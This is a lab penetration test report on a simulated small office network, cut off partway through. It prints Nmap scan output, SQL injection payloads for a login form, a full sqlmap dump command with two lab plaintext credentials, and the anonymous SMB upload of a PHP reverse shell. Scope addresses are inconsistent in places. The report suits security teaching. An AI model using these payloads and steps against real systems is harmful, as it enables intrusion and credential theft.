Penetration Testing Report

Prepared by: Lakshay Tondwal

Date: 29th July 2025

Table of Contents

0. Scenario and Scope....3

1. Reconnaissance and Target Analysis....4

1.1 Host Discovery....4

1.2 Service Enumeration....5

1.3 Vulnerability Analysis....7

2. Exploitation....10

2.1 Web Application Vulnerability – 192.168.2.20....10

2.2 SMB Shares Unprivileged Access – 192.168.2.20....15

2.3 Remote Code Execution in Microsoft SMBv1 – 192.168.2.120....19

3. Post-Exploitation....21

3.1 Windows Desktop – 192.168.2.120....21

3.2 Linux Server – 192.168.2.20....22

3.3 Cleanup....26

4. Recommendations....27

4.1 Web Application (192.168.2.20)....27

4.2 SMB Configuration (192.168.2.20)....27

4.3 Windows Host (192.168.2.120)....28

4.4 Privilege Escalation & Persistence Risks....28

5. Conclusion....29


6. References....30

0. Scenario and Scope

This report simulates a professional penetration test conducted on a virtual small office environment. The environment includes two machines representing commonly found assets in an SME: a web server, and a Windows desktop. The goal of the assessment is to identify vulnerabilities, exploit them where possible, and provide recommendations to improve the security posture of the organization.

Scope of the assessment:
- **Type of test:** Black-box testing
- **Targeted systems:** 192.168.3.0/24
- **Tools used:** Nmap, Dirb, Nikto, SMBclient, Metasploit Framework.
- **Constraints:** No DoS attacks, authorized testing only
- **Objectives:** Identify vulnerabilities, exploit them, assess impact, and suggest mitigations

Below is a screenshot of the network details:



1. Reconnaissance and Target Analysis

The first phase of this assessment involved information gathering and target profiling of the virtual office environment. This stage was divided into three parts: host discovery, service enumeration, and vulnerability analysis. The attacker system operated from within the same VMware NAT network (`192.168.2.0/24`), simulating an internal threat scenario.

1.1 Host Discovery

The goal of this sub-phase was to identify all live hosts within the target network along with top 1000 open ports.

Nmap command used: `nmap -sS 192.168.3.0/24`

```
┌──(l㉿kshay)-[~]
└─$ nmap -sS 192.168.2.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-29 04:04 EDT
Nmap scan report for 192.168.2.1
Host is up (0.00021s latency).
All 1000 scanned ports on 192.168.2.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:C0:00:00 (VMware)

Nmap scan report for 192.168.2.2
Host is up (0.000073s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
53/tcp open  domain
MAC Address: 00:50:56:FC:E2:07 (VMware)

Nmap scan report for 192.168.2.20
Host is up (0.00061s latency).
Not shown: 981 filtered tcp ports (no-response), 15 filtered tcp ports (host-prohibited)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:FE:AA:9A (VMware)

Nmap scan report for 192.168.2.120
Host is up (0.00059s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:75:6B:48 (VMware)

Nmap scan report for 192.168.2.254
Host is up (0.00028s latency).
All 1000 scanned ports on 192.168.2.254 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:E5:4F:8B (VMware)

Nmap scan report for 192.168.2.128
Host is up (0.0000020s latency).
All 1000 scanned ports on 192.168.2.128 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (6 hosts up) scanned in 12.63 seconds
```

This revealed the following active IP addresses:

IP Address	Description
192.168.2.1	Possibly a **VMware** NAT/DHCP component
192.168.2.2	Network gateway
192.168.2.20	Target Machine 1
192.168.2.120	Target Machine 2
192.168.2.128	Attacker's machine (Kali Linux)
192.168.2.254	Possibly a **VMware** NAT/DHCP component

The primary machines of interest for the penetration test are:

- `192.168.2.20`
- `192.168.2.120`

These were identified as the **target machines** representing different systems in a virtual small office setup.

1.2 Service Enumeration

Following host discovery, the next step was to identify open ports and running services on the both target machines: `192.168.2.20`, and `192.168.2.120`. A full port range SYN scan with service version detection was performed using `nmap`:

Nmap command used: `nmap -sV -p- 192.168.2.20 192.168.120`

This scan allowed identification of:

- Exposed network services
- Software versions
- Potential attack vectors

```
┌──(l㉿kshay)-[~]
└─$ nmap -sV -p- 192.168.2.20 192.168.2.120
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 14:08 EDT
Nmap scan report for 192.168.2.20
Host is up (0.00064s latency).
Not shown: 65359 filtered tcp ports (no-response), 172 filtered tcp ports (host-prohibited)
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.6.1 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:0C:29:FE:AA:9A (VMware)
Service Info: Host: CENTOS

Nmap scan report for 192.168.2.120
Host is up (0.00039s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
MAC Address: 00:0C:29:75:6B:48 (VMware)
Service Info: Host: WIN-USPQ65TE72P; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 2 IP addresses (2 hosts up) scanned in 177.57 seconds
```

Summary of Findings:

IP Address	Open Ports	Service	Version / Notes
192.168.2.20	22/tcp	SSH	OpenSSH 6.6.1 (protocol 2.0)
	80/tcp	HTTP	Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
	139/tcp	NetBIOS-SSN (Samba)	Samba smbd 3.X - 4.X (Workgroup: WORKGROUP)
	445/tcp	NetBIOS-SSN (Samba)	Samba smbd 3.X - 4.X (Workgroup: WORKGROUP)
192.168.2.120	135/tcp	MSRPC	Microsoft Windows RPC
	139/tcp	NetBIOS-SSN	Microsoft Windows netbios-ssn
	445/tcp	**Microsoft-DS**	**Windows 7–10 (Workgroup: WORKGROUP)**

Observations:
192.168.2.20

- **Samba (SMB) Services:**
  - Ports 139 and 445 are open and running **Samba smbd 3.X–4.X**.
  - While SMB is typically a Windows protocol, Samba is the Linux implementation of SMB. Its presence strongly indicates **this is not a Windows system**, but a Linux host emulating SMB services for file sharing or interoperability with Windows clients.
- **Apache httpd Banner:**
  - The HTTP service on port 80 returns the following banner:

    Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
  - This banner explicitly indicates the host is running CentOS. Apache commonly includes OS-level identifiers unless deliberately obfuscated, making this a reliable fingerprint.

Nmap scan indicated that the target **192.168.2.120** is running Windows 7 - 10.

1.3 Vulnerability Analysis

This phase utilized **Nmap's NSE (Nmap Scripting Engine) vulnerability scripts**, which perform automated, lightweight security checks against common misconfigurations and outdated software versions. When applicable, these scripts correlate findings with known vulnerabilities and reference corresponding **CVE (Common Vulnerabilities and Exposures)** identifiers.

It is important to note that this stage of the assessment relied exclusively on **automated scanning techniques**, which are limited to known vulnerability signatures and do not account for application logic flaws, chained attack vectors, or advanced exploitation scenarios. As such, the results presented here provide a preliminary view of the attack surface based on publicly documented vulnerabilities.

Note: The findings in this section are based solely on automated scanning. Any additional vulnerabilities identified during manual testing (e.g., logic flaws, chained exploits, or bypasses) will be documented in the relevant sections of this report.

Nmap command used: `nmap --script vuln -p- 192.168.2.20 192.168.2.120`

```
┌──(l㉿kshay)-[~]
└─$ nmap --script vuln -p- 192.168.2.20 192.168.2.120
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 14:41 EDT
Nmap scan report for 192.168.2.20
Host is up (0.00060s latency).
Not shown: 65357 filtered tcp ports (no-response), 174 filtered tcp ports (host-prohibited)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.2.20
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://192.168.2.20:80/reports.php
|     Form id:
|_    Form action: reports.php
|_http-trace: TRACE is enabled
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /icons/: Potentially interesting folder w/ directory listing
|_  /reports/: Potentially interesting folder w/ directory listing
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:FE:AA:9A (VMware)

Host script results:
|_smb-vuln-ms10-061: false
|_smb-vuln-ms10-054: false
| smb-vuln-regsvc-dos:
|   VULNERABLE:
|   Service regsvc in Microsoft Windows systems vulnerable to denial of service
|     State: VULNERABLE
|       The service regsvc in Microsoft Windows 2000 systems is vulnerable to denial of service caused by a null deference
|       pointer. This script will crash the service if it is vulnerable. This vulnerability was discovered by Ron Bowes
|       while working on smb-enum-sessions.
|_
```

Findings 192.168.3.10:

http-enum

- Discovered potentially interesting directories: `/reports/`
- These directories may expose sensitive files or allow directory listing, which can assist attackers in discovering unlinked resources or exploitable scripts.

smb-vuln-regsvc-dos:

- Although the script reported the host as vulnerable, this is most likely a **false positive**.
- The `regsvc` vulnerability targets the **Remote Registry Service** in **Windows 2000** systems, which does **not exist on Linux**.

- The target appears to be a **CentOS machine running Samba**, which emulates SMB services. This emulation can sometimes trigger inaccurate results when running Windows-specific SMB vulnerability scripts.
- Therefore, this result should be disregarded as **non-exploitable** on this host.

```
Nmap scan report for 192.168.2.120
Host is up (0.00061s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:75:6B:48 (VMware)

Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

Nmap done: 2 IP addresses (2 hosts up) scanned in 47.39 seconds
```

Findings 192.168.2.120:

- **Vulnerability Name:** Remote Code Execution in Microsoft SMBv1 (MS17-010)
- **CVE ID:** CVE-2017-0143
- **Severity:** High (Critical)
- **State: VULNERABLE**
- **Affected Service/Port:** `microsoft-ds (port 445/tcp)`
- **Protocol:** SMBv1
- **Risk Factor:** Allows **unauthenticated remote code execution**.
- **Disclosure Date:** March 14, 2017

2. Exploitation

This phase demonstrates the **active exploitation** of vulnerabilities identified during both the **automated** and **manual vulnerability analysis** stages. The objective is to validate the existence and impact of discovered security flaws by safely leveraging them in a controlled manner.

Rather than being limited to achieving shell access or system compromise, exploitation in this context encompasses a variety of objectives depending on the nature of the vulnerability. These include:

- **Data exfiltration** through SQL injection
- **Arbitrary command execution** on vulnerable services
- **Sensitive file access** through path traversal or misconfigurations
- **Initial access vectors** that could lead to further privilege escalation

Each target system is addressed individually, showcasing:


- The specific vulnerability exploited
- The method or tool used
- The result of exploitation (e.g., reverse shell, file read, command execution)

Privilege escalation and data extraction are intentionally deferred to the **Post-Exploitation** phase (Section 3) to maintain clarity and separation of concerns.

2.1 Web Application Vulnerability – 192.168.2.20


During enumeration, it was identified that the target at `192.168.2.20` was hosting a web application via Apache HTTPD.

The index page includes a reference to the `/reports.php` endpoint.




We are referred to /reports.php, which is likely intended for report analysis.

After selecting appropriate options from the fields and submitting a single quote (') in the password field, an SQL syntax error is displayed. This indicates that the form is injectable and potentially exploitable.



The following Burp Suite request-response screenshot illustrates the interaction and the resulting error, providing clearer insight into the vulnerability:



Vulnerability Description:

During testing, the login form was found to be vulnerable to **SQL injection in the 'password' parameter of a POST request.** This was confirmed using SQLMap, which identified multiple injection techniques, including boolean-based blind, error-based, and time-based blind SQL injection.

Injection Point:

Parameter: password (POST)

Affected Endpoint: /reports.php

Identified Injection Types:

i. Boolean-Based Blind

Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)

Payload: `report=annual.txt&login=bbondman&password=' OR NOT 2902=2902#`

ii. Error-Based
Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)

Payload: report=annual.txt&login=bbondman&password=' AND GTID_SUBSET(CONCAT(0x716a717671,(SELECT (ELT(2535=2535,1))),0x7178787071),2535)-- oTQN

iii. Time-Based Blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)

Payload:

report=annual.txt&login=bbondman&password=' AND (SELECT 4604 FROM (SELECT(SLEEP(5)))MSaH)-- VQyb

Impact:
Exploitation of this vulnerability could allow an attacker to extract sensitive data from the backend database, bypass authentication, or escalate further depending on the context.

Database Dump via SQL Injection
We are now going to **exfiltrate data from the backend databas**e by exploiting the SQL injection vulnerability identified in the login form. This will demonstrate the potential impact of the flaw by showing how an attacker could extract sensitive information without authentication.

To automate this process, we used **SQLMap** with the `--dump` and `--batch` flags to retrieve database contents through the vulnerable `password` parameter in a POST request.

Since this assessment was performed in a **controlled lab environment** (not a production system), using these options is appropriate to simulate a real-world attack scenario and collect evidence of the vulnerability's severity.

Note: In production environments, the use of `--dump` and `--batch` should be avoided unless explicitly authorized, as it may lead to excessive server load, potential data exposure, and detection by monitoring systems.

SQLMap Command Used: `sqlmap -u http://192.168.2.20/reports.php --data="report=annual.txt&login=bbondman&password=*" --method=POST --batch --dump`

```
┌──(l㉿kshay)-[~]
└─$ sqlmap -u http://192.168.2.20/reports.php --data="report=annual.txt&login=bbondman&password=*" --method=POST --batch --dump
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.9.6#stable}
|_ -| . ["]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's respons
s. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 22:09:01 /2025-07-28/
```

SQLMap was able to exfiltrate data from the database.

```
[22:09:12] [INFO] the back-end DBMS is MySQL
web server operating system: Linux CentOS 7
web application technology: Apache 2.4.6, PHP 5.4.16
back-end DBMS: MySQL ≥ 5.6
[22:09:12] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[22:09:12] [INFO] fetching current database
[22:09:12] [INFO] retrieved: 'company'
[22:09:12] [INFO] fetching tables for database: 'company'
[22:09:12] [INFO] retrieved: 'users'
[22:09:12] [INFO] fetching columns for table 'users' in database 'company'
[22:09:12] [INFO] retrieved: 'login'
[22:09:12] [INFO] retrieved: 'text'
[22:09:12] [INFO] retrieved: 'name'
[22:09:12] [INFO] retrieved: 'text'
[22:09:12] [INFO] retrieved: 'password'
[22:09:12] [INFO] retrieved: 'text'
[22:09:12] [INFO] fetching entries for table 'users' in database 'company'
[22:09:12] [INFO] retrieved: 'Ann Bondman'
[22:09:12] [INFO] retrieved: 'abondman'
[22:09:12] [INFO] retrieved: 'sunshine1'
[22:09:12] [INFO] retrieved: 'Brian Bondman'
[22:09:12] [INFO] retrieved: 'bbondman'
[22:09:12] [INFO] retrieved: 'trustno1'
Database: company
Table: users
[2 entries]
+----------+----------------+----------+
| login    | name           | password |
+----------+----------------+----------+
| abondman | Ann Bondman    | sunshine1 |
| bbondman | Brian Bondman  | trustno1 |
+----------+----------------+----------+

[22:09:12] [INFO] table 'company.users' dumped to CSV file '/home/l/.local/share/sqlmap/output/192.168.2.20/dump/company/users.csv'
[22:09:12] [INFO] fetched data logged to text files under '/home/l/.local/share/sqlmap/output/192.168.2.20'

[*] ending @ 22:09:12 /2025-07-28/
```


login	name	password
abondman	Ann Bondman	sunshine1
bbondman	**Brian Bondman**	**trustno1**

Note: The passwords were stored in **plaintext**, which represents a critical security flaw and violates best practices for credential storage.

While it is standard practice to **redact sensitive information**—such as passwords—when presenting findings in professional reports, we have intentionally included the retrieved

credentials here due to the nature of this **controlled lab environment**. This decision is made purely for demonstration and educational purposes. In a real-world engagement, such data should be properly sanitized or redacted to maintain confidentiality and adhere to responsible disclosure practices.

These credentials can also be used to log in and potentially gain shell access via SSH.



2.2 SMB Shares Unprivileged Access – 192.168.2.20

During the enumeration phase, it was identified that the target at `192.168.2.20` was running the **Samba smbd** service.

Subsequently, a Nessus vulnerability scan revealed that the target had an **SMB Shares Unprivileged Access** misconfiguration:

- SMB shares were accessible without credentials
- A shared directory was found to be exposed via the web server at `/reports/`
- This confirmed that files within the SMB share were being served over HTTP from the `/reports/` directory
- The web directory had directory listing enabled, allowing enumeration of the available files

Vulnerability Description:
The ability to upload arbitrary files to SMB share, coupled with the fact that those files are

immediately accessible through the web server, allows for a straightforward method to achieve **remote code execution**.

Exploitation Method:

i. Listing the Available Shares:

```
smbclient -L  //192.168.2.20/
```

```
┌──(l㉿kshay)-[~]
└─$ smbclient -L //192.168.2.20
Password for [WORKGROUP\l]:

        Sharename       Type      Comment
        ---------       ----      -------
        Reports         Disk
        IPC$            IPC       IPC Service (Samba Server 4.8.3)
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            CENTOS
```

ii. Placing the Reverse Shell Payload in the Share


A reverse shell payload was created using the well-known PentestMonkey PHP reverse shell, a commonly used tool in penetration testing for gaining remote shell access.

- The attacker's IP (LHOST) and a chosen listening port (LPORT) were configured in the script.
- The payload was named `reverse-shell.php` without any obfuscation or attempt to avoid detection, as this activity was conducted in a controlled practice environment where stealth was not a concern.
- The file was then uploaded to the accessible SMB share using the command:

```
smbclient //192.168.2.20/Reports

put reverse-shell.php
```

```
┌──(l㉿kshay)-[~]
└─$ smbclient //192.168.2.20/Reports
Password for [WORKGROUP\l]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Jul 28 23:43:58 2025
  ..                                  D        0  Thu Dec  6 18:29:45 2018
  annual.txt                          N       51  Thu Dec  6 20:33:58 2018
  quaterly.txt                        N       58  Thu Dec  6 20:34:50 2018
